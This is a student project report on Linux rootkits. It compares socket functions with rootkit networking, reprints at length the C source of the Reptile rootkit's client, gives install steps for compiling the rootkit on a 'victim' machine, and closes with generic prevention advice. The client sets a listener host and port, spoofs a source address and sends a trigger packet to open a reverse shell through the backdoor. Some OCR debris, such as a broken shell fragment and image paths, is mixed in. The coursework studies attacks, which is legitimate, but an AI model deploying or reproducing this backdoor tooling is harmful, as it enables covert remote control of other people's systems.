BCN3033

Network Programming

PROJECT 1

RELATIONS OF NETWORK FUNCTIONS AND ROOTKIT @ ROOT

EXPLOIT

Student ID	Name	Task @ contribution in this project 1
CA21050	MOHAMAD SYAHMI ZUFAYRI BIN MUSTARI	CO1: Analyse both differences as well as similarities of network functions in our lesson (socket (), bind (), and others) with the network functions existed in the rootkit code
CA21041	MUHAMMAD IKMAL RIZAL BIN ROSMAN	CO2: With the help of the network functions, construct a rootkit code in any language (C, C++, Java, or Python).
CA21062	MUHAMMAD NUR AIMAN BIN ALI	CO2: Execute and demonstrate the rootkit and show that you can execute.
CA21064	MUHAMMAD AFFIQ BIN MUHAMMAD ASRI	CO2: Create a video to prove the rootkit executions. CO3: Create a solution to detect or stop the rootkit from executing malicious actions

Lecturer:
Dr Ahmad Firdaus bin Zainal Abidin

Course outcome	Marks (weight score | percentage)
CO1	/10
CO2	/25
CO3	/5
	/40

Table of content

Contents

QUESTION 1

The differences of parameters in network functions in between our note and in rootkit code.

NETWORK FUNCTION	ROOTKIT CODE
Network functions commonly involve parameters associated with configuring and overseeing network resources.	Rootkits, on the other hand, are malicious programmes designed to gain unauthorised access to a computer system.
IP addresses, port numbers, protocol types (TCP, UDP, etc.), bandwidth allocation, and other information can be included.	The parameters in rootkit code could include system vulnerabilities to exploit, techniques to avoid detection (such as renaming processes, hiding files, and so on), and methods to maintain persistent access to the system.
Designed to operate with transparency and visibility.	Designed to remain concealed.
Crafted to operate seamlessly within established network protocols and standards.	It has the potential to bypass or exploit network protocols and standards.
Usually, their behaviour is clearly defined and documented.	It might exhibit behaviour that is not documented or follows unconventional patterns.

Standard Network Function	Network Function in Rootkit	Parameters Difference
socket()	socket()	No significant differences
bind()	bind()	No significant differences
listen()	listen()	No significant differences
accept()	accept()	No significant differences
connect()	connect()	Variations in the port number or destination IP address to connect to, or the use of a proxy or tunnelling method to conceal the connection.
send()	send()	Changes in the data being transmitted or the data being hidden using obfuscation or encryption techniques.
recv()	recv()	Differences in the format or encoding of the received data, or the use of decryption techniques to reveal the data.
close()	close()	No significant differences

QUESTION 2

With the help of the network functions, construct a rootkit code in any language (C, C++, Java, or Python). And provide the steps with multiple screenshots of successfully attacking the victim's computer using the rootkit.

C CODE

```
#define _GNU_SOURCE

#include <arpa/inet.h>
#include <errno.h>
#include <fcntl.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <termios.h>
#include <unistd.h>
#include <signal.h>
#include <readline/readline.h>
#include <readline/history.h>
```

```
#include "util.h"

pid_t pid;
char *listener, *packet;

char *var_str[] = {"lhost", "lport", "srchost", "srcport", "rhost",
                   "rport", "prot",  "pass",    "token"};

char *var_str_up[] = {"LHOST", "LPORT", "SRCHOST", "SRCPORT", "RHOST",
                      "RPORT", "PROT",  "PASS",    "TOKEN"};

char *description[] = {"Local host to receive the shell",
                       "Local port to receive the shell",
                       "Source host on magic packets (spoof)",
                       "Source port on magic packets (only for TCP/UDP)",
                       "Remote host",
                       "Remote port (only for TCP/UDP)",
                       "Protocol to send magic packet (ICMP/TCP/UDP)",
                       "Backdoor password (optional)",
                       "Token to trigger the shell"};

int num_variables = 9; //() { return sizeof(var_str) / sizeof(char *); }
char *var_array[] = {NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL};

int help(char **args);
int __exit(char **args);
int set(char **args);
int unset(char **args);
int show(char **args);
int run(char **args);
```

```
int export(char **args);
int load(char **args);

char *builtin_str[] = {"help", "set", "unset", "show", "run", "export", "load", "exit"};
int (*builtin_func[])(char **) = {&help, &set, &unset, &show, &run, &export, &load, &__exit};

int num_builtins()
{ return sizeof(builtin_str) / sizeof(char *); }

int launch(char **args)
{
	pid_t pid;
	int status;

	pid = fork();
	if (pid == 0) {
		if (execvp(args[0], args) == -1) {
			perror("execvp");
		}
		exit(EXIT_FAILURE);
	} else if (pid < 0) {
		perror("fork");
	} else {
		do {
			waitpid(pid, &status, WUNTRACED);
		} while (!WIFEXITED(status) && !WIFSIGNALED(status));
	}

	return 1;
}
```

```
void help_set()
{
	fprintf(stdout, "%s <variable> <value>\n", builtin_str[1]);
	fprintf(stdout, "Example: set LHOST 192.168.0.2\n");
}

void help_unset()
{
	fprintf(stdout, "%s <variable>\n", builtin_str[2]);
	fprintf(stdout, "Example: unset RHOST\n");
}

void help_conf(int i)
{
	fprintf(stdout, "%s <file>\n", builtin_str[i]);
	fprintf(stdout, "Example: %s client.conf\n", builtin_str[i]);
}

void no_help()
{
	fprintf(stdout, "This command doesn't need help\n");
}

int help(char **args)
{
	if (args[0] == NULL)
		return 1;

	if (args[1] != NULL) {
```

```
                if (strcmp(args[1], builtin_str[0]) == 0) {
                        no_help();
                } else if (strcmp(args[1], builtin_str[1]) == 0) {
                        help_set();
                } else if (strcmp(args[1], builtin_str[2]) == 0) {
                        help_unset();
                } else if (strcmp(args[1], builtin_str[3]) == 0) {
                        no_help();
                } else if (strcmp(args[1], builtin_str[4]) == 0) {
                        no_help();
                } else if (strcmp(args[1], builtin_str[5]) == 0) {
                        help_conf(5);
                } else if (strcmp(args[1], builtin_str[6]) == 0) {
                        help_conf(6);
                } else if (strcmp(args[1], builtin_str[7]) == 0) {
                        no_help();
                } else {
                        fprintf(stdout, "This command is not valid!\n");
                }
        } else {
                fprintf(stdout, "\n\e[01;36mReptile Client\e[00m\n");
                fprintf(stdout, "\e[01;32mWritten by: F0rb1dd3n\e[00m\n\n");
                fprintf(stdout, "\t%s\t\tShow this help\n", builtin_str[0]);
                fprintf(stdout, "\t%s\t\tSet value to a variable\n", builtin_str[1]);
                fprintf(stdout, "\t%s\t\tUnset value to a variable\n", builtin_str[2]);
                fprintf(stdout, "\t%s\t\tShow the current configuration\n", builtin_str[3]);
                fprintf(stdout, "\t%s\t\tRun the listener and send the magic packet\n",
builtin_str[4]);
                fprintf(stdout, "\t%s\t\tExport a configuration to a file\n", builtin_str[5]);
                fprintf(stdout, "\t%s\t\tLoad a configuration from a file\n", builtin_str[6]);
                fprintf(stdout, "\t%s\t\tExit this shell\n\n", builtin_str[7]);
```

```
                fprintf(stdout, "Type: \"help <command>\" to see specific help\n");
        }

        fprintf(stdout, "\n");
        return 1;
}

int __exit(char **args)
{
        int i;

        if (args[0] == NULL)
                return 1;

        for (i = 0; i < num_variables; i++) {
                if (var_array[i])
                        free(var_array[i]);

                var_array[i] = NULL;
        }

        if (listener)
                free(listener);

        if (packet)
                free(packet);

        fprintf(stdout, "\n");
        return 0;
}
```

```
int set(char **args)
{
	int i;

	if (args[0] == NULL)
		return 1;

	if (args[1] == NULL || args[2] == NULL) {
		fprintf(stdout, "%s wrong syntax!\n", bad);
		return 1;
	}

	for (i = 0; i < num_variables; i++) {
		if (strcmp(args[1], var_str[i]) == 0 ||
		    strcmp(args[1], var_str_up[i]) == 0) {
			if (var_array[i])
				free(var_array[i]);

			var_array[i] = strdup(args[2]);
			fprintf(stdout, "%s %s -> %s\n", good, args[1],
				args[2]);
			return 1;
		}
	}

	fprintf(stdout, "%s wrong parameter!\n", bad);
	return 1;
}
```

```
int unset(char **args)
{
	int i;

	if (args[0] == NULL)
		return 1;

	if (args[1] == NULL) {
		fprintf(stdout, "%s wrong syntax!\n", bad);
		return 1;
	}

	for (i = 0; i < num_variables; i++) {
		if (strcmp(args[1], var_str[i]) == 0 ||
		    strcmp(args[1], var_str_up[i]) == 0) {
			if (var_array[i])
				free(var_array[i]);

			var_array[i] = NULL;
			fprintf(stdout, "%s %s -> UNSET\n", good, args[1]);
			return 1;
		}
	}

	fprintf(stdout, "%s wrong parameter!\n", bad);
	return 1;
}

int show(char **args)
{
```

```
int i;

if (args[0] == NULL)
        return 1;

fprintf(stdout, "\n");
fprintf(stdout, "\e[00;33mVAR\t\tVALUE\t\t\tDESCRIPTION\e[00m\n\n");

for (i = 0; i < num_variables; i++) {
        if (var_array[i]) {
                if (strlen(var_array[i]) >= 8) {
                        fprintf(stdout, "%s\t\t%s\t\t%s\n",
                                var_str_up[i], var_array[i],
                                description[i]);
                } else if (strlen(var_array[i]) >= 16) {
                        fprintf(stdout, "%s\t\t%s\t%s\n", var_str_up[i],
                                var_array[i], description[i]);
                } else {
                        fprintf(stdout, "%s\t\t%s\t\t\t%s\n",
                                var_str_up[i], var_array[i],
                                description[i]);
                }
        } else {
                fprintf(stdout, "%s\t\t      \t\t\t%s\n", var_str_up[i],
                        description[i]);
        }
}

fprintf(stdout, "\n");
return 1;
```

```
}

void interrupt(int signal)
{
	fprintf(stdout, "\r");
	fflush(stdout);
	fprintf(stdout, "%s Interrupted: %d\n", warn, signal);
}

int run(char **args)
{
	pid_t pid, pid2;
	int status;
	//char *envp[1] = {NULL};

	if (args[0] == NULL)
		return 1;

	if (!var_array[0]) {
		fprintf(stdout, "%s %s is not defined!\n", bad, var_str_up[0]);
		return 1;
	}

	if (!var_array[1]) {
		fprintf(stdout, "%s %s is not defined!\n", bad, var_str_up[1]);
		return 1;
	}

	if (!var_array[2]) {
		fprintf(stdout, "%s %s is not defined!\n", bad, var_str_up[2]);
```

```
        return 1;
}

if (!var_array[4]) {
        fprintf(stdout, "%s %s is not defined!\n", bad, var_str_up[4]);
        return 1;
}

if (!var_array[6]) {
        fprintf(stdout, "%s %s is not defined!\n", bad, var_str_up[6]);
        return 1;
}

if (!var_array[8]) {
        fprintf(stdout, "%s %s is not defined!\n", bad, var_str_up[8]);
        return 1;
}

if (!(strcmp(var_array[6], "icmp") == 0 ||
   strcmp(var_array[6], "ICMP") == 0)) {
        if (!var_array[3]) {
                fprintf(stdout, "%s %s is not defined!\n", bad,
                        var_str_up[3]);
                return 1;
        }

        if (!var_array[5]) {
                fprintf(stdout, "%s %s is not defined!\n", bad,
                        var_str_up[5]);
                return 1;
```

```
        }
}

char *arg_listener[] = {listener,     "-p", var_array[1], "-s",
                            var_array[7], NULL, NULL};

char *arg_packet[] = {packet,       "-t", var_array[4], "-x",
                        var_array[6], "-s", var_array[2], "-l",
                        var_array[0], "-p", var_array[1], "-k",
                        var_array[8], "-q", var_array[3], "-r",
                        var_array[5], NULL, NULL};

pid = fork();

if (pid == -1)
        fatal("on forking proccess");

if (pid > 0) {
        signal(SIGTERM, interrupt);
        signal(SIGINT, interrupt);

        do {
                waitpid(pid, &status, WUNTRACED);
        } while (!WIFEXITED(status) && !WIFSIGNALED(status));
}

if (pid == 0) {
        pid2 = fork();

        if (pid2 == -1)
```

```
                fatal("on forking proccess");

        if (pid2 > 0) {
                if (var_array[7] == NULL) {
                        arg_listener[3] = NULL;
                        arg_listener[4] = NULL;
                }
                if (execvp(arg_listener[0], arg_listener) == -1)
                        fprintf(stderr, "%s listener could not be launched\n", bad);
        }

        if (pid2 == 0) {
                if (strcmp(var_array[6], "icmp") == 0 ||
                   strcmp(var_array[6], "ICMP") == 0) {
                        arg_packet[13] = NULL;
                        arg_packet[14] = NULL;
                        arg_packet[15] = NULL;
                        arg_packet[16] = NULL;
                }
                usleep(100 * 1500);

                if (execvp(arg_packet[0], arg_packet) == -1) {
                        fprintf(stderr, "%s packet could not be launched\n", bad);
                        kill(pid2, SIGINT);
                }
        }
    }

    return 1;
}
```

```
/*
 * Thanks aliyuchang33 for suggesting this! ;)
 *
 *
https://github.com/f0rb1dd3n/Reptile/pull/61/commits/0482eeff93c5b3f9097f7e06e2b2a0fcf248eb8e
 *
 */


int export(char **args)
{
	int vars;
	FILE *confile;

	if (args[0] == NULL)
		return 1;

	if (args[1] == NULL) {
		fprintf(stdout, "%s wrong syntax!\n", bad);
		return 1;
	}

	if (!(confile = fopen(args[1], "w+"))) {
		fprintf(stderr, "%s Cannot open config file\n", bad);
		return 1;
	}

	for (vars = 0; vars < 9; vars++)
		fprintf(confile, "%s\n", var_array[vars]);
```

```
	fclose(confile);
	fprintf(stdout, "%s Configuration exported\n", good);
	return 1;
}

int load(char **args)
{
	int vars;
	FILE *confile;

	if (args[0] == NULL)
		return 1;

	if (args[1] == NULL) {
		fprintf(stdout, "%s wrong syntax!\n", bad);
		return 1;
	}

	if (!(confile = fopen(args[1], "r+"))) {
		fprintf(stderr, "%s Cannot open config file\n", bad);
		return 1;
	}

	for (vars = 0; vars < 9; vars++) {
		char arg[50] = {0};
		fgets(arg, 50, confile);

		if (strcmp(arg, "(null)\n")) {
			arg[strlen(arg) - 1] = '\0';
			var_array[vars] = strdup(arg);
```

```
                }
        }

        fclose(confile);
        fprintf(stdout, "%s Configuration loaded\n", good);
        return 1;
}

int execute(char **args)
{
        int i;

        if (args[0] == NULL)
                return 1;

        for (i = 0; i < num_builtins(); i++) {
                if (strcmp(args[0], builtin_str[i]) == 0)
                        return (*builtin_func[i])(args);
        }

        return launch(args);
}

char *read_line(void)
{
        int bufsize = RL_BUFSIZE;
        int position = 0;
        char *buffer = malloc(sizeof(char) * bufsize);
        int c;
```

```
	if (!buffer) {
		fprintf(stderr, "reptile: allocation error\n");
		exit(EXIT_FAILURE);
	}

	while (1) {
		c = getchar();

		if (c == EOF) {
			free(buffer);
			exit(EXIT_SUCCESS);
		} else if (c == '\n') {
			buffer[position] = '\0';
			return buffer;
		} else {
			buffer[position] = c;
		}
		position++;

		if (position >= bufsize) {
			bufsize += RL_BUFSIZE;
			char *buffer_backup = buffer;
			if ((buffer = realloc(buffer, bufsize)) == NULL) {
				free(buffer_backup);
				fprintf(stderr, "reptile: allocation error\n");
				exit(EXIT_FAILURE);
			}
		}
	}
}
```

```
char **parse(char *line)
{
	int bufsize = TOK_BUFSIZE, position = 0;
	char **tokens = malloc(bufsize * sizeof(char *));
	char *token, **tokens_backup;

	if (!tokens) {
		fprintf(stderr, "reptile: allocation error\n");
		exit(EXIT_FAILURE);
	}

	token = strtok(line, TOK_DELIM);
	while (token != NULL) {
		tokens[position] = token;
		position++;

		if (position >= bufsize) {
			bufsize += TOK_BUFSIZE;
			tokens_backup = tokens;
			tokens = realloc(tokens, bufsize * sizeof(char *));
			if (!tokens) {
				free(tokens_backup);
				fprintf(stderr, "reptile: allocation error\n");
				exit(EXIT_FAILURE);
			}
		}

		token = strtok(NULL, TOK_DELIM);
	}
```

```
        tokens[position] = NULL;
        return tokens;
}

void client_loop()
{
        char *line;
        char **args;
        int status;

        do {
                line = readline("\e[00;31mreptile-client> \e[00m");
                add_history(line);

                args = parse(line);
                status = execute(args);

                free(line);
                free(args);
        } while (status);

        clear_history();
}

int main()
{
        int len;
        char *pwd = get_current_dir_name();

        system("clear");
```

```
printf("\n\e[01;36mReptile Client\e[00m\n");
printf("\e[01;32mWritten by: F0rb1dd3n\e[00m\n");
banner2();
printf("\n");

len = strlen(pwd);

listener = (char *)malloc(len + 10);

if (!listener)
        fatal("malloc");

packet = (char *)malloc(len + 8);

if (!packet) {
        free(listener);
        fatal("malloc");
}

bzero(listener, len + 10);
bzero(packet, len + 8);

strcpy(listener, pwd);
strcat(listener, "/listener");

strcpy(packet, pwd);
strcat(packet, "/packet");

pid = fork();
```

```
        if (pid == -1)
                fatal("on forking proccess");

        if (pid > 0)
                client_loop();

        // if (pid == 0)
        // background job

        return EXIT_SUCCESS;
}
```

Once your VPS's are provisioned, proceed with updating and upgrading both VPSs, ensuring git and make are installed on both machines.

apt update

```
victim@victim:~$ apt update
Reading package lists... Done
```

apt upgrade -y

```
victim@victim:~$ apt upgrade -y
```

apt install git

```
victim@victim:~$ apt install git
```

Cloning to get GitHub data

```
>
>
bash: unexpected EOF while looking for matching `]'
>
exit
attacker@attacker:~$ apt install build-essential libncurses-dev linux-headers-$(uname -
r)
```


Data will show a director:

```
attacker@attacker:~/Reptile$ ls
configs  Kconfig  kernel  Makefile  output  README.md  scripts  userland
attacker@attacker:~/Reptile$ cd Reptile/
```


Change directory to reptile:

```
attacker@attacker:~$ cd Reptile
attacker@attacker:~/Reptile$
```

To generate the configuration file run type “make config” Upon entering the command, you should see a prompt screen.




This guide will leave all default values for Reptile as is. To view the 'Backdoor configuration', click the down arrow and enter the provided screen.




To save the settings, use the arrow keys to highlight the save option and hit enter. Annotate the option values as needed, and the screen should appear after completing the initial configuration.

To save a configuration file, hit enter or enter a custom value. Then, exit the main menu and repeat the setup on the other machine, ensuring all values remain the same. Compile from source on the victim machine only, then execute the final two commands: "make" and "make install."




1.make



2. make install

After this command is finished, your directory needs to change into the output. Then execute the client binary. After this, your screen should prompt into the Reptile user interface, use command ‘help’ to see several commands:


Dec 5 19:40
root@attacker: /home/attacker/Reptile/output
Reptile Client
Written by: F0rb1dd3n
FINISH HIM !!
reptile-client> help
Reptile Client
Written by: F0rb1dd3n
help Show this help
set Set value to a variable
unset Unset value to a variable
show Show the current configuration
run Run the listener and send the magic packet
export Export a configuration to a file
load Load a configuration from a file
exit Exit this shell
Type: "help <command>" to see specific help
reptile-client> set LHOST 127.0.0.1
[*] LHOST -> 127.0.0.1
reptile-client> show
VAR VALUE DESCRIPTION

Link of the Video

https://drive.google.com/drive/folders/1GvXkU5g8HngM7M4gPCXZyNlm4hIW6Qcr?usp=drive_link

Question 3

Create a solution to detect or stop the rootkit from executing malicious actions or steps to prevent the rootkit from attacking the OS at initial phase.

Steps to detect and prevent stealthy rootkits are crucial in minimizing the risk of these attacks, as they are designed to evade traditional security measures and require a multi-layered approach.

First, Regular software updates are essential for maintaining digital security, addressing vulnerabilities, and patching applications. Enabling automatic updates streamlines the process and protects against emerging threats. Vigilance in software maintenance enhances device performance and functionality, creating a robust defence mechanism against cyber threats, safeguarding sensitive data, and preserving digital infrastructure integrity.

Second, investing in reliable security software is crucial for safeguarding your digital environment. Choose reputable antivirus and anti-malware solutions with real-time scanning, behaviour analysis, and robust rootkit detection capabilities. These features act as a proactive defence mechanism, identifying and neutralizing potential threats before they compromise your system. Regularly updating this software strengthens your security posture and creates a formidable barrier against evolving cyber threats in today's dynamic digital landscape.

Thirdly, User education is crucial in cybersecurity, enabling individuals to recognize and avoid potential threats. It's essential to train users in identifying phishing attempts and suspicious websites, as rootkits often exploit vulnerabilities from social engineering or user behaviours. Educating users about phishing signs, such as unexpected emails or deceptive website URLs, fosters a vigilant user base.

Next is Maintaining a secure digital environment requires relying on trusted sources for software and updates. Downloading from official and reputable channels is crucial due to their stringent security measures. Avoiding cracked or pirated software is also essential as they may contain malicious code, posing a risk to your system. Then, Secure boot and trusted boot mechanisms, if supported by your operating system, are crucial for system security. These safeguards ensure only digitally signed and trusted code executes during the boot process.

In conclusion, the best way to detect or stop a rootkit from executing malicious actions involves a comprehensive and layered security approach is regular updates to the operating system, antivirus software and applications to patch vulnerabilities. Rootkits often exploit these vulnerabilities to gain unauthorized access or execute malicious actions. By periodizing updates, you close potential entry points that attackers could exploit.

Reference

1. F0rb1dd3n. (2020, March 2). GitHub - f0rb1dd3n/Reptile: LKM Linux rootkit. GitHub. <https://github.com/f0rb1dd3n/Reptile>

2. Muhamad Faizzuddin. (2022, January 9). Reptile Rootkit: Network Programming Project 2 [Video]. YouTube. <https://www.youtube.com/watch?v=F1B8cK9rxRQ>

3. RandomVideos1337. (2021, May 27). Hacking Windows With Kali (EternalBlue) [Video]. YouTube. <https://www.youtube.com/watch?v=AGYO2RmXQ10>

4. F0rb1dd3n. (2020. March 2). Install. GitHub. <https://github.com/f0rb1dd3n/Reptile/wiki/Install>

5. pragmatic (1999, March). (nearly) Complete Linux Loadable Kernel Modules. -the definitive guide for hackers, virus coders and system administrators- <http://www.ouah.org/LKM_HACKING.html>